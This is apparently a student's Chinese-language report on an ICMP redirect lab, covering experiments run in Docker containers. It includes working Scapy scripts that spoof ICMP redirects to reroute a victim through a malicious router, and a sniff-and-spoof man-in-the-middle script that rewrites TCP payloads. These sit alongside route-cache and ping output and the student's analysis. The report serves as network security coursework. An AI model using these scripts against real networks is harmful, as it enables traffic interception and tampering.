57118133 钟杰

Task1

进入victim的docker 查看路由表

下面是三个条目，第一是默认路由，第三个是我们关心的网段，即对这个网段的路由是10.9.0.11。

root@e03f6aa8c225:/# ip route

default via 10.9.0.1 dev eth0

10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5

192.168.60.0/24 via 10.9.0.11 dev eth0

将路由改到我们的恶意路由上

#! /user/bin/python3

from scapy.all import \*

ip=IP(src="10.9.0.11",dst="10.9.0.5")

icmp=ICMP(type=5,code=1)

icmp.gw="10.9.0.111"

ip2=IP(src="10.9.0.5",dst="192.168.60.5")

send(ip/icmp/ip2/ICMP())

send函数参数为负载，ip为最外层，意思是正确网关传递给victim一个报文。

此报文负载为icmp报文，是一个修改网关的报文，网关改为10.9.0.111.

这个修改网关改的是由icmp负载的ip2报文给出，是victim到192.168.60.5主机的路由表项。

这个路由表项是修改条件，是在发icmp报文的时候。因此最后一层负载为icmp报文。同时运行这个py文件的时候，需要在victim里运行ping 192.168.60.5。这样才可以修改此路由表项到恶意路由。


运行之后，还没写入到路由表，暂时为缓存，查看缓存可以发现攻击成功。

root@e03f6aa8c225:/# ip route show cache

192.168.60.5 via 10.9.0.111 dev eth0

cache <redirected> expires 283sec

运行mtr -n 192.168.60.5，可以发现先经过了恶意路由。



1.1将上个程序的网关改为10.10.0.5这个子网内不存在的地址，其他相同，无法攻击成功。

1.2将上个程序的网关改为10.9.0.112这个子网内不存在的地址，其他相同，运行依旧得到cache，但结果是默认网关，也就是修改不成功。

root@e03f6aa8c225:/# ip route show cache

192.168.60.5 via 10.9.0.111 dev eth0

cache

1.3修改配置文件

sysctls:

- net.ipv4.ip\_forward=1

- net.ipv4.conf.all.send\_redirects=1

- net.ipv4.conf.default.send\_redirects=1

- net.ipv4.conf.eth0.send\_redirects=1

按照1.1的方法测试，ping的时候出现以下情况。

原因是可一开始的确重定向到了10.9.0.111，但由于恶意路由器开启了icmp重定向，告知使用非最优路径的主机最优的路径，因此从多跳一步恶意路由器再跳到原路由器（上面mtr命令的结果）到重定向到了正确的路由器10.9.0.11，来获得更短的路径。

root@e03f6aa8c225:/# ping 192.168.60.5

PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.

64 bytes from 192.168.60.5: icmp\_seq=1 ttl=63 time=0.186 ms

64 bytes from 192.168.60.5: icmp\_seq=2 ttl=63 time=0.167 ms

64 bytes from 192.168.60.5: icmp\_seq=3 ttl=63 time=0.165 ms

64 bytes from 192.168.60.5: icmp\_seq=4 ttl=63 time=0.357 ms

64 bytes from 192.168.60.5: icmp\_seq=5 ttl=63 time=0.184 ms

64 bytes from 192.168.60.5: icmp\_seq=6 ttl=63 time=0.153 ms

64 bytes from 192.168.60.5: icmp\_seq=7 ttl=63 time=0.136 ms

64 bytes from 192.168.60.5: icmp\_seq=8 ttl=63 time=0.186 ms

64 bytes from 192.168.60.5: icmp\_seq=9 ttl=63 time=0.120 ms

64 bytes from 192.168.60.5: icmp\_seq=10 ttl=63 time=0.189 ms

64 bytes from 192.168.60.5: icmp\_seq=11 ttl=63 time=0.185 ms

64 bytes from 192.168.60.5: icmp\_seq=12 ttl=63 time=0.172 ms

64 bytes from 192.168.60.5: icmp\_seq=13 ttl=63 time=0.121 ms

64 bytes from 192.168.60.5: icmp\_seq=14 ttl=63 time=0.186 ms

From 10.9.0.111: icmp\_seq=15 Redirect Host(New nexthop: 10.9.0.11)

64 bytes from 192.168.60.5: icmp\_seq=15 ttl=63 time=0.377 ms

64 bytes from 192.168.60.5: icmp\_seq=16 ttl=63 time=0.183 ms

64 bytes from 192.168.60.5: icmp\_seq=17 ttl=63 time=0.158 ms

Task2

将恶意路由器docker的配置改回来。

然后用上面的攻击，将恶意路由写入路由表缓存。

root@e03f6aa8c225:/# ip route show cache

192.168.60.5 via 10.9.0.111 dev eth0

cache <redirected> expires 296sec

进入恶意路由器，通过volumes这个共享文件夹，获得代码。

恶意路由器运行恶意代码如下：

#! /user/bin/env python3

from scapy.all import\*

def spoof\_pkt(pkt):

newpkt=IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data=pkt[TCP].payload.load

print("\*\*\*%s,length:%d"%(data,len(data)))

newdata=data.replace(b'seedlabs',b'AAAAAAAA')

send(newpkt/newdata)

else:

send(newpkt)

f='tcp and dst 192.168.60.5'

pkt=sniff(iface='eth0',filter=f,prn=spoof\_pkt)

192.168.60.5用nc监听

root@c45dc03cad60:/# nc -lp 9090

seedlabs

seedlabs

10.9.0.5通过nc发送数据

root@e03f6aa8c225:/# nc 192.168.60.5 9090

seedlabs

seedlabs

测试无法成功

2.1只需要捕获10.9.0.5到192.168.60.5方向的流量，因为通过修改路由表，只实现了捕获这个方向的流量，另一个方向的流量捕获并没有通过修改路由表实现。

2.2前面已经发现，ip无法成功。

dst改为ether src，尝试mac。不能用dst，因为dst是下一跳的mac地址。用src简单。src为10.9.0.5的mac。

依旧无法成功

伪造的数据包将ip报文中的内容替换掉了，然后外部的链路层数据报的源mac就变成自身了。于是用mac可以很好的区分，但是用ip就无法区分，因为自身发出的假的数据包ip是10.9.0.5而不是自身ip，导致重复抓取这个报文，一直抓取。